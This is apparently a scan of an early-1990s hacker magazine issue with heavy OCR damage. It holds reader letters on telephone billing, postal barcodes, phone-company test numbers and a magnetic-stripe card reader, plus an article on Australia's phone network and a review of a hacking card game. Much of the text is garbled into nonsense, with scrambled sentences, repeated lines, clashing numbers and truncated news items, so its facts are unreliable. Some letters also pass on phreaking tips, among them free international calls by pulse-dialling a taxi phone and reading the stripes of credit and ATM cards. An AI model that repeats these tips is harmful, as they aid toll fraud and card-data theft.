In the letters section, under "Maximize School", there is a bit confused over ANI and CID as applied to 800 numbers. First, anyone who wants out there can buy the bill to get an 800 number. You don't have to be a business. There are two ways to get 800 service. If you just have one or a few lines, the place company's guidance brochure (22 800 number in a POTS (Plain Old Telephone Service) number and places the call in the normal manner from the originator's (DEC (Direct Exchange Carrier) or JEC (Inter Exchange Carrier) can see are buying the 800 service) and back to your local DEC to your place. The first three digits of the 800 number determine (by table lookup) which DEC "owns" that 800 number and will carry the call. If you find a carrier selection code (DXXXX) before the 800 number it will either be ignored or will cause the call to be rejected depending on the programming in the DEC's switch. The DEC, as part of the call setup information, passes the called number and the billing number (which may or may not be the same as the originating number) to the JEC. The billing number is the Eason or ANI (Automatic Number Identification). The ANI information steps in the JEC's switch, and is used to bill the call. This is true for non-800 numbers also. In the case of calling an 800 number, the "billing" number will be used to bill the caller, but will appear on the bill for 800 service that you get each month. The other way to get 800 service is for large businesses only, as it requires a trunk line (such as a T1) from the DEC to you. With this direct trunk, the billing number can be delivered in real time.

CID (CALLER ID), also known as CID (Calling Number Display) uses a completely

different mechanism which only operates when a relatively local area. It is delivered as 1300 and ASCII data between the first and second rings. You must pay for the rate for this service and, in most areas, it can be blocked by the other 1300 numbers in that area.

Rich

POSTNET Questions

Dear 2600:

Just a few days ago a friend of mine showed me your publication. In that same issue, an index of your magazine was sent. I read that someone magazine from cover to cover and enjoyed every page. I copied down your EM transmitter schematic and I am now in the process of gathering components. I used the POSTNET program on my computer and I see some improvements for it. To make the code look more like those that are on every other envelope in your mailboxes, change line 35 to R3=2 and line 36 to R1=2. This will make the lines shorter, but the overall length of the code will be the same size. I think you're right, but I think that the width is alright. What is the advantage of having a Printer code on your outgoing letters?

BB

Woodbridge, VA

The program for using POSTNET in the your mail was described by a postcard more quickly and with greater accuracy. POSTNET letters are prepared almost entirely by machines, which are faster and less likely to make mistakes. You will need to use a PIM to post 0392 (United States Postal Service) know your letter is handled for more information on POSTNET, PIM, and Postal letter in general, see 0392 (United States Postal Service), page 22-37).

Dear 2600:

A friend recently passed along a copy of your Autumn 1991 issue. I particularly liked the discussion about the general system, but there are a couple of recent developments that I think need some follow-up attention.

Over the last year, the USPS has been installing new sorting machines that can read barcodes placed in the address block, rather than only in the lower right corner. The USPS refers to this as "wide-area" barcoding. Some of the questions raised by this new system are:

If the barcode is placed in the address block, does the letter get sorted by the BCS or the MLDCR?

Does it make any difference in sorting

whether the barcode is placed above or below the address or in the traditional lower-right corner location?

If a letter is barcoded with only a 5-digit ZIP Code, does it get fed to the MLDCR to attempt to find the ZIP+4? If so, is there an advantage in adding the address block barcoding so that the MLDCR's 5-digit barcode doesn't reveal the entire 5-digit?

Further, since recently the USPS has announced that it is using ZIP+6 coding. For street addresses, apparently the additional two digits use the last two digits of its house number. (For example, 1334 Marie Street, Fairfax, VA, 22404-6789 will now be ZIP+6 encoded as 22404-6789-34, with the check digit adjusted accordingly.) The additional two digits will show only in the house, not in the printed address.

What about P.O. boxes? Will they be ZIP+6 encoded? Most boxes already have a unique ZIP+4.

What about apartment buildings that have a unique ZIP+4? Will they have the last two digits of their street number appended, or the apartment number, or neither?

If you are intrigued by these questions, let me I look forward to your follow-up article.

LM

Bethesda, CA

The Post Identification Marker (PIM) is described in the book or not a letter is processed by a PIM. If PIM A or PIM C is present, then the letter will go to a BCS regardless of where POSTNET is located. In fact, as long as the appropriate PIM is present, the letter will go to a BCS even if POSTNET is not used at all.

Our understanding of MLDCR is that it uses various elements of the address block as a key to determine when barcodes should be applied. The MLDCR will always try to apply the most accurate address information. For instance, if a letter has a regular ZIP, but the MLDCR determines the barcoded ZIP+4, then it will apply the more accurate barcoded ZIP+4.

As far as we know, there is an advantage to using "wide-area" barcoding. It is an example of USPS probably responding to the needs of business, many of which are window employees for sign sheets. Wide-area barcoding simply makes it easier for those businesses to make the transition to POSTNET.

Finally, MLDCR's will be upgraded to use ZIP+6. At a recent business, 2600 owner has factored in cooperatively and confusively with the MLDCR's assignment. In any case, your suggestion of a follow-up article will be received to be very appreciable.

Dear 2600:

I thought you might be interested in a software program called ENVA. It addresses an envelope complete with POSTNET and ZIP barcoding. The program only works with the HP LaserJet or compatible printer. The registration fee is \$25. The program is available on many bulletin boards.

Also, supposedly you can mail first class letters for 57 cents if you use AIRMAIL. If they have a 5-digit zip code and the POSTNET ends printed on them.

Anonymous

As I said, the idea of a rate reduction for such letters was a proposal that never quite made it into practice. It would have made paying with a little cheaper for most of us.

Info

Dear 2600:

For most of 1994, the ANAC is 938-544-1111. You might have seen 938-544-1111 or 938-544-1111. For 1995 (sometimes) and 1996 (all the time), the response ID is 938-544-1111. The last four digits of the number you're calling 544-1111.

MT

Jayton King, LA

Dear 2600:

Some interesting numbers in the 314 area under 410-91. I found area ANAC (Southwestern Bell) 530-Columbia area ANAC (GTE) 2-9393. The number of Midwest - Columbia ANAC (non-campus special) XXX-2000 help desks for most St. Louis area programs.

Taran King

Dear 2600:

There's a couple of pieces of information on the real business station. I found a company called COSTAR at 1-800-337-3061 that sells lots of crystals. I had a hard time getting a price out of them because they have such a wide selection that they wanted to determine and look factor information. I haven't the foggiest of what to sell them and they wouldn't give a price range for all such crystals in the 6-2558 MHz range. Also, if you want a way to leave the water tower, and make it give proof to a degree, use an instant mercury water test. The way, upside down it acts as a red box, right side up it's totally normal.

De Delam

Dear 2600:

A few interesting things: AT&T Milliput 1-reconstructions can be reached at 0-750-430-1000, 800-532-1334, and 800-534-6300. Commands are P to add a number, A again to add yourself, * for assistance, # for assistance,

into the map itself. Say you're in the future, you send a large packet, packet, and you see elevated along with hundreds of others. In order to process this volume of people, you might use only a few reader boards. They use your card, then the violation, fine, etc. etc. and it gets out a citation for you. Of course the cops aren't paying enough attention to notice that the information on your magnetic strip is different from the information printed on your license.

That was really Fiction. Now here's what that is: order to get it on the ground floor of the map, you need a special card mag strip reader from Martin P. Jones and Associates, PO Box 12005, Lake Park, FL 32902-0055. Phone 407-448-8236. The model was the Model 321. Cost only eight bucks. I figured out how to power the device, and by god it worked!

The unit is powered by a 15V AC supply. It has a RAM, ROM, a reference microprocessor and a 35 character alphanumeric display. Two phone jacks are on the back so you can share one of them. It has two 2 1/2 inch floppy disks. One has standard IBM PC style keys and the other has keys for specific functions. The unit has several functions and was originally used by a gas station of some sort. The most useful function by far is the ability to read the magnetic track of a magnetic strip and display this info on the screen.

To do this, turn the unit on and get the "page one" prompt by hitting the "check" key for instance. Then hit the "key" key. Now view the unit and listen for the unit to go "bleep". Now hit the "key" key. Yes, you will see the contents of the magnetic track of the mag strip on the screen. Use "Y" to scroll through all the digits. What Eight digits mag strip reader. I have read credit cards, ATM cards, a university ID, and airline frequent flyer cards.

This unit has another interesting feature - a built-in 300 baud modem. To use it, connect the unit to a phone line. Hit the "function" key, then the "S" key. Now enter the number you want to dial and follow the instructions. The unit will dial the number and attempt to connect at 300 baud. You may want to monitor on an extension.

In addition, if you hit the "check" key while the alphanumeric message is still present on the screen, the unit prompts for a password. Haved I been able to beat that yet. Plus, if you can find no extension for this unit, it has a "calculator mode". Hit the "key" twice to use that. Overall, a pretty nifty little gadget. I guess you'll see a number of these before the market of the world-wide wireless on their magnetic strips and belts the Oklahoma DMV brings.

Mr. Epworth

Dear 2600:

Several years ago, while I resided in Germany, I received a telephone on the street which would only be used in that the dispatcher at the last company by pulling the one button on the phone. It would dial the number for the taxi company. On a hunch, I contacted in

my posting a few calls to the United States by passing the workbooks. You enough so that the number (give times to dial - 57, ten times for "0", etc.) and even enough. I was able to call the U.S. for free. As far as I know, German Broadcasting (the phone company) does not use the local coin system, so one would have to be able to rapidly press the switchboard in order to call the number.

So far, I haven't seen any of these phones in the United States - at least not any within my environment in the public phone system. Alternatively, if any existed in the United States, one could make five calls anywhere in the world using a Red Switch tone dialer. Are you aware of any such phones?

Also, I heard that phone patches over CB radio are legal. It seems like it would not be too difficult to send out so inexpensive mobile telephone which would send out several miles of one's name using two CB radios, a touch tone dialer, and a CB phone patch which would automatically receive the phone line as before when a certain tone (937, 2600 Hz) is received over the CB channel being used. Granted, this would not allow for more privacy (this would be conducted using voice scramblers, however, and the communication would only be half-duplex (having "hand" in place patches does get annoying, but this would be made less expensive than using a cellular phone. Have any of your readers done any experimenting with this, or have any idea as to where to purchase or make such a phone patch?

Finally, I have a complaint. I have been out of the 308 zone for several years. But recently I realized to look out my old 308 modem and call some of the local boards. I was surprised to find that some of the local boards would be on 308 as long as 300, 301 board. Now, call me a Luddite if you want, but I remember not too long ago when 300 board was its patch and my modem served me quite well. Then, now it seems the 300 board is the standard. Likely to change again in 1993 but it's clear now. Exactly why shouldn't I be able to log on at 300 board if I am perfectly satisfied with my speed and have neither the money nor the desire to buy a new modem every two years? This sort of hardware suggestions and the very concept of "planned obsolescence" bothers me in the end.

Henry H. Lightfoot
Seattle, Washington

Those phones have existed here for decades, particularly in airports and such places. If you are still fond of a tone dialer you should work, although the level of your dial and sometimes more. As far as I know, they are being enough to find such a phone in Germany where much more will work, but for me someone more than here than we were using.

As to why people don't frequently dial the old tone modems or use a reader when they want to log up, that's for much better than some other readers. If I could dial out there to keep upgrading to stay with it, but that's the nature of rapidly developing technology.

Transmitter Bits

Dear 2600:

Thank you for printing the article about the "V34 Wireless Transmitter" (Winter 1991/92, page 44). Here is some legal extra information:

The "binding" instructions read "...and remember that the antenna will ultimately determine how far the device transmits." If you construct your own transmitter you'll have to take this seriously. Besides making the beam voltage meter go too high, if you don't want to cook make with your transmitter, the antenna is the only part which can be replaced by you.

Material: A piece of wire will work fine. It cheap and very practical for use "on the road". The alternative would be a telescopic antenna like the one used for mobile and portable TV sets. This device has the greatest advantage of variable length.

Length: Four feet works; the length of the antenna should be one quarter of the wavelength. Don't panic - it's not too difficult to observe. Just use the formula where L is the length in cm and F is the frequency in MHz. You see, for higher frequencies, the shorter the antenna! The longest (93.8 MHz) is created for the power line (60 MHz) and the shortest (15.7 MHz) for the upper (140 MHz). That's why I prefer a telescopic antenna. With a set made scale on it, a new length is adjusted within seconds.

Positioning: A vertical position for your transmitter antenna is slightly recommended because all FM radiators emit vertically polarized waves. So all radios will receive your signal, particularly if your antenna hangs down or points up vertically too.

Following the above hints you will make the best of your antenna and station. Much fun!

Germany

Dear 2600:

It's nice to see my circuit again in your magazine! There may be a problem with the circuit: my circuit is based on the 1991-92 page 56-57. If they're not too old, I'll be extremely happy. They may "understand" it. Base a 24V gate up, across the 120 ohm resistor and the problem will solve. (84 on the wire unit and in the middle's circuit, 87 on the telephone unit.)

American transmitters can be used in place of the pre-constructed types specified. The cards will be different in some cases, however.

615041: 26083, 260836, MEGRELL, and MPELIDY
26 all other registrations and the following are done enough to work: JENKINS18 or JENKINS178
6154578: FN1524222A or 263924, 264124 or the exact equivalent, 263918.
6153578: FN263965A2 or 261986, 261235 or the exact equivalent, 262900.

Many, many more types can be used and a professional or experienced hobbyist should be able to

make this circuit work with just an antenna.

Amsterdam

A reference is also in order: on page 44, the book "Construction of the 120 ohm resistor are traditionally specified as 120 Ohms. The characteristic, however, are correct.

Classifications

Dear 2600:

Just got your winter edition of 2600. Great stuff. But I think someone may be confused to agree with you or in agreement with the groups.

Regarding the Elmore Database Center record on page 46, it had two if not four of the numbers. These were listed in 1991 and have been "winking off" that has for the Thought Police by setting up and making real entries in the site and hacker resources. The Super Bazaar was listed in December 1991. J. Trillion Ross and Company got popped when a game or two ago. Some pointers in Firenze. Andrea also got listed last December. All of them got listed for accessing NUC and Social Security data in a matter of several grand juries in Tampa, Florida and Newark, NJ. Dillion Ross got popped by the books for accessing criminal and financial data. The fact he using these real entries to "hide" people using this type of data.

So, can we emphasize?

Dear 2600:

In your Autumn 1991 issue you gave out the address of the International Management Corporation and it's your couldn't get a local number for them. Negotiating to live in Vegas. I immediately called category assistance. They did not have any listing. I checked the other pages, anyway and of course found nothing. The checked office he designs and there it was. Systems Products Company on the same page under Office Furniture and Equipment (702) 671-0166. Same with Title other.

Number 344
Las Vegas

Since they have the same address, they're the right number. Looking under Office Furniture or something we wouldn't have thought of.

Dear 2600:

This is in response to Your Zoo's letter in the March 1991/92 issue regarding the driver to receive credit for the services of the Radio Shack Time Dialer compression.

First of all, I had implemented local operators and a system that was more secure than I ever before. I was which has no driver would be a great security service of your Zoo. He also received only a personal service that did not include your envelope. I only received the letter for after I had returned my notes to 2600. Secondly, I had never mentioned that my design was published as an article. It was simply my desire to share my compression procedure with the editors of

2000 and it was making their decision to use it as an article I located in one year (at that point) computer configuration.

Larry, I only read one word, "right", which was my best critique of your design. I didn't say "right" and not "correcting" or "right" and the guy who corrected it must have been high in the line "the just say it" that if you feel frustrated by your remark, then I apologize. It's not that we dismissed the idea. Good enough as the sure many people had it more often we chose to document in our separate articles but never get around to disseminating it to others as well.

It doesn't bother me so much that you made such a big deal of the matter that it's better not that you basically wrote a file based on information that you re-organized from another one previously appeared in 2000 and gave me a credit in those where information you "borrowed" from (and the credit you did give was accurate), and then edited, read, and reprinted credit yourself. Also, nowhere in your file do you "apologize" that it's intended as a "quick hack job", but the point is moot. The one who truly deserves credit here is, of course, Scott Clouston, who made it possible for us to hike over penny collections of his design. So, once again I say thank you, Scott Clouston.

Looniks, CA

And we thank the both of you for advice and for stating the importance to us of your file for the rest of us.

Why They're Watching

Dear 2000:

In response to the "Why Won't They Listen" article, I have this to offer. I think we all know why the establishment will not listen. We have been warned. Not so much in a physical sense, but a deeper sense. In a way we cannot comprehend ourselves. We demand change and people see us as a force with which they should reckon.

Unfortunately, the problem is that the establishment fears we are smarter and to destroy all their possessions. They all sit around watching *Charlie* and think we're teaching ourselves in the next not hospital or shopping mall. In reality the average 15-year-old student's main interest is getting out a way to change his grades and finding 8000 bucks a year to change his grades and finding 8000 bucks a year to change his grades and finding 8000 bucks a year to change his grades. They think we want to be some leader of a third world country or that we're doing something. Again, we all know what the reality is. We are interested in technology and would like to move the greedy people from power who steal it all.

The best of the establishment is this (obviously). They are afraid of making a mistake. Maybe they are afraid of making a mistake. When faced to create the system that people that understand the ways that the system imposes itself upon us and give them every rock and every of our private lives. We all know that 80 percent of the people don't support George Bush.

We can see the fear in the way you've written these items to read us. Things are changing so fast now and people could get lost and change again. If they knew you, they would be most likely to think who was the last to change to maintain the system? That's not a process.

The other people that fear us are those who refuse to see the universal sense of their MTV being enough to see a look at the world around them and be forced to think for themselves.

People who are afraid of the speech and the thought like the CIA, and its previous leader George Bush, have learned well from the CIA's past. They have learned to control what people see in the media and attempt to control what we say in each other. The Dutch resistance knew that in World War II and even more probably the first "phase" by using resistance. They returned only to avoid being arrested by the Nazis. Do you think the Dutch would have survived if they had arrested all the way thinking some people?

Maybe that's not what most of the computer world is interested in. But it's why the establishment is afraid. Most of us don't like the way of the things that have been done so and they know it. Maybe we're not the only for a sudden change, but when it needs to come, we will have returned a way of information when it involved the world.

Disaster

Breaking Into The Scene

Dear 2000:

First of all, let me start by saying thank you for what you are doing. It is a service without question. I have spent years in the shadows waiting and waiting for information on the hacking field, generally only coming up with the scattered. I found of Philip Newkirk. Six months ago I was waiting around the internet for Bill Miller and I found upon a site where I had been. Newkirk, after an hour of hunting and searching, I came upon a cartoon file document with a title on the cover. My computer file has not been the same since.

I make no claim, I have no guesses in the present of the back, only that I contacted the three that drove it and that it is driving me. Unfortunately, your magazine is the only source of possible information. I have been able to acquire on the subject (aside from the mentioned above).

I would be extremely appreciative of your assistance in pointing me in the right direction, and giving a good shove. If there is anything I can do in return, though I could not imagine what I would be happy to help.

Secondly, what I need to get someone down that extends beyond Computer's merge and finally (which I just found out about today). And I don't know where to begin to start. To the best of my knowledge, there are no colleges in Westchester County, NY that

The Australian Phone System

by Midnight Caller

In Australia there is one company which controls the nation's public switched telephone network: the Australian and Overseas Telecommunications Corporation, which trades as Telecom Australia.

Telecom Australia is a federal government-owned statutory corporation responsible for providing telephone, data, and other telecommunications services to the public. Put simply, Telecom have a monopoly on first home-phone installation and the core network (eg: the copper wires, the optical fibre, the cellular network, etc.).

This all changed in late 1991 when Telecom was stripped of its monopoly and forced to compete in a duopoly arrangement with a second carrier until 1997 when the duopoly arrangement expired and it becomes free for all. The federal government will be issuing a second-carrier license which will allow full de-regulated competition for the first time in the provision of core network services. While the telecommunications industry has been de-regulated for quite some time (if you didn't like your telecom phone, you could buy one from someone else or you could buy a cellular phone or pager from anyone), there has never been any competition on the initial connection of service, or in the ongoing provision of service.

When first offered, 31 different companies, mostly foreign, registered interest in applying for the license which carries a \$3 billion (US\$ 2.5 billion) license fee and includes three operational satellites (which no one wants), and three others being built (which no one wants either) by Hughes Aircraft Corporation.

These see now three consortiums left in the race: the BellSouth/Cable and Wireless consortium (C&W) run the Mercury phone company in the United Kingdom, the Bell Atlantic/American consortium who recently bought the run down hotel phone system in that rather odd country next to us, New Zealand, and a third party which has remained anonymous, though rumors has it that the third consortium is led by Com Systems.

It is widely believed that BellSouth will get the license and Bell Atlantic will have in the contest nursing sleep in New Zealand. As mentioned before, until 1997 there will be a duopoly, with the exception of a third nationwide cellular network to be licensed sometime next year or so.

The Network

The Telecom network consists largely of ARJ-11 and Ericsson AXE-10 switching systems though older ARJ and step-by-step exchanges still exist in some rural areas. The Ericsson AXE-10 exchanges are currently the most advanced exchanges available for use by the general public. At present some 70 percent of the Australian telephone network is fully computerized and this is expected to reach a full 100 percent by around 1994/95.

The AXE-10 offers all the facilities of what the more advanced Western Electric BSS systems offer such as Centre facilities. One notable feature not offered by Telecom, though it can be made available on the AXE-10 exchanges, is ANI. Considering the problems US phone companies have encountered in offering ANI services, Telecom has never made any comment on the facility, though BellSouth has said that it would be one of the new features it would introduce should it be successful in bidding for the second

(continued on page 56)

carrier because.

DINMF dialing is available as standard on the AXE-10 exchanges while those decrepit technicians unlucky enough to be on ARE-11 exchanges (like me) must apply for a DINMF service. It doesn't cost any extra, but it keeps a few failed bureaucrats in a job if you have to apply for it. The ARE-11 exchanges are far less advanced than the AXE-10's. They do not offer any of the Centrex or EasyCall facilities (such as call waiting, three-way call, call diversion, ANI, etc.) that the AXE-10 offers.

The Telcom network command center is located in Exhibition Street in the center of Melbourne with a fallback command center located in the Melbourne suburb of Windsor. Smaller network command centers are located in each state capital.

These two locations control all network management functions nationwide for all exchanges with the exception of the old step-by-step exchanges. They also control the nationwide data services and other special services such as Auspac (X.25), Tierra (Satellite), ISDN, MDM Planetel (Digital data network), MobileNet (cellular), as well as a host of other services.

Being Telecom's home city, the central area of Melbourne is also the only city to be fully linked up with optical fibre at this time. Telecom is gradually overhauling its inter-city trunk lines with optical fibre (with the microwave network acting as a backup). Melbourne, Canberra, and Sydney are linked together by a 1000 km long stretch of fibre optic cable with other links currently under way.

Payphones

There are five types of payphones in use around Australia. These are: the PhoneCard payphone (the new standard payphone), CardPhone (for credit and debit cards), BluePhone, GoldPhone (being replaced by BluePhone), and the

older rotary dial payphones which are progressively being phased out.

PhoneCard Payphone: The new standard payphone in Australia is the new Telecom PhoneCard payphone. This phone uses either coins or pre-paid telephone cards similar to the cards that NTT (Japan) used to use in their payphones with the introduction of smartcard telephone cards. These payphones are usually located in places such as airports, hotels, and on the street.

CardPhone Payphone: These payphones only accept credit or debit cards such as Amex, Visa, Mastercard, and debit cards issued by most of the banks. To place a call, a customer swipes their card through the card reader, then enters their PIN number. After this is verified, the caller dials the number they want and the call is charged back to their card. These phones are located in airports, tourist areas, hotels, and some central city locations. They are generally not located in the street.

BluePhone Payphone: the BluePhone was so called because it is blue - pretty imaginative. These accept coins only and are only located indoors. Most may be found in bars, groceries, supermarkets, restaurants, 7-11's, stores, and hotels. These are never located on the street.

GoldPhone Payphone: prior to the world's greatest marketing coup, the BluePhone, Telecom's crack advertising team clustered the GoldPhone - it was gold. The GoldPhones are unimpressive indoor phones such as the BluePhones (see 2600 Spring 1990 for photo) and are gradually replaced by the BluePhones.

CardPhone Payphone: so named because that is what it is. This has been the Telecom standard payphone for more than 10 years. While some have had pushbutton dials installed, most still use rotary dial mechanisms. These payphones are easily distinguishable from their robust, but dull,

Telecom Australia

How to use a payphone without any money



1 Buy a Telecom Payphone from your local phone shop.



2 Now you're ready to use your payphone. See how easy it is.



3 Once you've made your call, you can see how easy it is to use.



4 If you're ready to go, you can see how easy it is to use.



5 Don't forget to use your payphone. See how easy it is to use.



6 Don't forget to use your payphone. See how easy it is to use.

hacker review

Hacker: The Computer Crime Card Game

by Steve Jackson

#1935, Steve Jackson Games
Reviewed by The Devil's Advocate

I watched with envy as Emmanuel Goodson gammed across to Norway. He had used a hidden mail facility to get a password file, and was now on the MIMIC. I looked around the table to see what the other hackers would do. Nothing. They held off just a burst of Amiga/Amibios anyway. If anyone was going to stop Emmanuel, it would have to be me. The Net Kings. I kept a close eye on him as he logged over to the Pentagon on the MIMIC. Making no mention of the password file, he was making like a coward. Outspoken. He was trying to make head his way in, using every trick he had. He needed these files, too. Because the file on the system was corrupt. But I had a few tricks of my own. I watched and waited while Emmanuel percolated one of the most powerful systems on the net. Then I raised my hand....

Hacker: "The Computer Crime Card Game" is Steve Jackson's latest offering. It's not the hacking/stealing world. As the introduction explains, the game was conceived after the Secret Service wrongful killed the company in 1986. Jackson's response was a logical one: sue the Secret Service and make a game about it. Hacker, then, is Jackson's way of letting the Secret Service know how much he appreciated having his rights violated.

Hacker has all the elements of an amateur: players can hack, phreak, upgrade their computer equipment, crash systems, use social and silk, use back doors, level on various networks, trade or borrow favors, risk on horses, and so forth (and possibly succeed). The goal of the game is to be the first hacker to gain twelve or more active accounts. This number will vary depending on how long you wish to play. With five or six players, a special game can last all night.

Those who are familiar with Illuminati will have no problem adapting to the look and feel of the game. The action takes place on an array of cards that, together, comprise the Computer network. Each card represents an individual computer system complete with its own security and ICE levels, as well as networking information. Before the game begins, these "System" cards are dealt randomly to the players, who then proceed to "link" the cards together by laying them down on a flat surface next to each other. Players may arrange the cards in any way they see fit, although some rules exist to regulate this ritual setting-up process. Some cards will only link in one direction, while other cards will only

link back. Throughout the game, the playing area or "net" expands as more System cards are added. The secret to using this Illuminati-style "board" is that no two games are ever the same: the playing area is always changing. The only disadvantage to this is that the game will require a large, flat playing surface, so playing on a sofa should be out of the question.

A typical turn begins by drawing a random "opcard" card. These cards are always beneficial to the player who draws them. They can be either two, defensive, or just plain neutral. The Secret Service (SS) card, for example, is played on an opponent. Loss of your equipment, that's or better to send a burst. Play on a final other any successful hack by any player.... "Some cards counteract the effects of other cards. The Dummy Equipment card, for instance, might be used after a card. This negates your best TV and your old Benzell II, but they overlooked the real stuff. No experience, no bust - and you keep your system...." Other cards will give you more benefits such as extra levels or editions to your dice rolls. The Get Rich and Pizza card. Perfect for that frantic burst of energy, will give you an extra hack, while the Social Engineering or Training card gives bonuses to your dice rolls. In addition, some cards are used only once, while others can be reused. All in all, the special cards give a nice flavor and add character to the game.

After taking a special card, a player must answer that self-forming question: "Do hack or not to hacker? Why would anyone not want to hack in a game called Hacker?" The answer is that a player may choose not to hack so that he or she can upgrade instead. Like certain special cards, upgrades will give players bonuses such as extra facts or editions to dice rolls. A player who opts to upgrade ends his or her turn without making a statement.

Hacking is naturally the main course of the game. Skill is required in choosing the right system and in flagging the bonuses necessary in order to hack the system's security level. A player must begin by hacking one of the links, which are arranged to the various silver systems on the net. In order to get an account on a system, a player must be at least the system's security level. The player manages to get four points higher than the security level, then this is indicative of good hacking and a root account is obtained. Root accounts allow extra privileges and bonuses under certain circumstances. For instance, root can utilize a "housekeeping" and a system of other or second hackers.

When hacking, a player must also avoid any

ICE that may be present on the system. ICE, short for Intrusion Countermeasure Element, is obviously meant to protect but Jackson couldn't resist the Q-Bismarck concept which is so rampant in hacker's net. It might as well exist anyway. Avoiding ICE is a matter of rolling higher than a system's ICE level. A player who's ICEd will experience discomfort as he or she loses accounts on various systems. In some cases, a 50% ICE also results in a raid.

Hacker system has its own security level. Most systems also have ICE, and some even offer special privileges for those who have root access. So Secret Agency, for instance, allows players with root accounts to draw on team special card at the end of the turn. Naturally, the hacker system is the higher its security and ICE levels.



ONE OF THE SPECIAL CARDS FROM HACKER.

The first phase of a player's turn is prepping. This space allows fellow hackers a chance to gain access to a system that is already compromised by the player. Prepping is a good faith option, designed to allow players to work together toward their mutual goal of system conquest. However, prepping also has its risks, as this will pose to the ICE. Prepping also sets up systems with hackers. This disadvantage to hacking too many accounts on a system is null if you successfully utilizes housekeeping. At the start of a player's turn, he or she must "sell" her housekeeping or all systems where her or their hackers are present. Housekeeping is the real equivalent of a system administrator doing his or her job. Housekeeping forces each hacker to not wait or be lashed off the system. Naturally, players will root accounts have order of access. Privileging, then, can be both beneficial and harmful.

The final phase of a player's turn is retiring. During your fellow hackers to may seem like the ultimate sin, but it's really not as bad as it starts. First of all, you're not really retiring or anyone. Instead, you are trying to convince the system administrator (not the rule) that he has hackers on his system. If you are successful, then the administrator will initiate a housekeeping in an attempt to rid the system of hackers. Like hacking, the prepping, making has its dangers, not the least of which is getting everyone else passed off

as you.

By now, you probably realize that Hacker is not an easy game to play without the rule book handy. Indeed, we found the rules to be in such high demand that we made extra copies. While it's not really complicated, it does take some time to learn. The best way to describe Hacker is that it is interesting and entertaining. Members of your system (or seven straight hours, and only stopped due to severe exhaustion, in some cases) the game has more in common with real hacking than you might think.

Hacker will not teach you how to hack. Obviously no game is a substitute for the real thing. However, Hacker may help explain some of the fundamental concepts of its relevance by letting people without expert skills the thrill of hacking.

Enter the "Hacking" section. You get a 13 on one attempt to hack. If that attempt fails, the 13 can be stolen. That's not fair, only, no other hack attempts on the same target.

But don't you. You get a 13 on one attempt to hack. If that attempt fails, the 13 can be stolen. That's not fair, only, no other hack attempts on the same target.

Hacker arranges to capture the spirit of hacking in a cardboard box. True to its name, the main goal is not to invade privacy, or increase one's wealth, or cause anxiety. Rather, the goal is merely to gain access, to explore, and to have fun while doing it. Jackson's use of a network connecting government and corporate systems is noteworthy. Obviously, you will not find them and Bob's home computer on the net. Perhaps this will help dispel the myth that hackers invade "personal" privacy.

Even creativity. The most important of all aspects of hacking is present in the game. The rule book is by no means definitive, and players will find creative ways to bend, twist, and distort various sections to produce tangible results. For instance, the rules do not say anything about getting more than one account on a system. However, what is ultimately allowed, and "bonanzas" will be determined by the players. On more than one occasion, we found ourselves writing on a conventional rule-book and figures. Let's be clear: the "official" will therefore be pleased to know that Hacker, among other things, encourages nonconformity.

Enter the Hacking

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35g Brother

As many have heard, the IRS has expressed its concern in "redemptive" digital phone equipment by making remote...
brother...
redemptive...
digital phone...
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The Air Force is spending its \$200,000 for users, each of which is capable of monitoring four phone lines for...
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The United States government is planning for next year...
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International News

Advertising to spread from Moscow, Russian phone...
Advertising...
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Students in Moscow are having to be registered...
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Students are required to file their computer software...
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AT&T is planning to offer USA Direct service...
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Yet another change in Russian visa rules is in store...
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According to British papers, there is a proposal to equip...
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Students are required to file their computer software...
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AT&T is planning to offer USA Direct service...
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Yet another change in Russian visa rules is in store...
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New Technology

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But Atlanta now offers another...
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New Technology

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But Atlanta now offers another...
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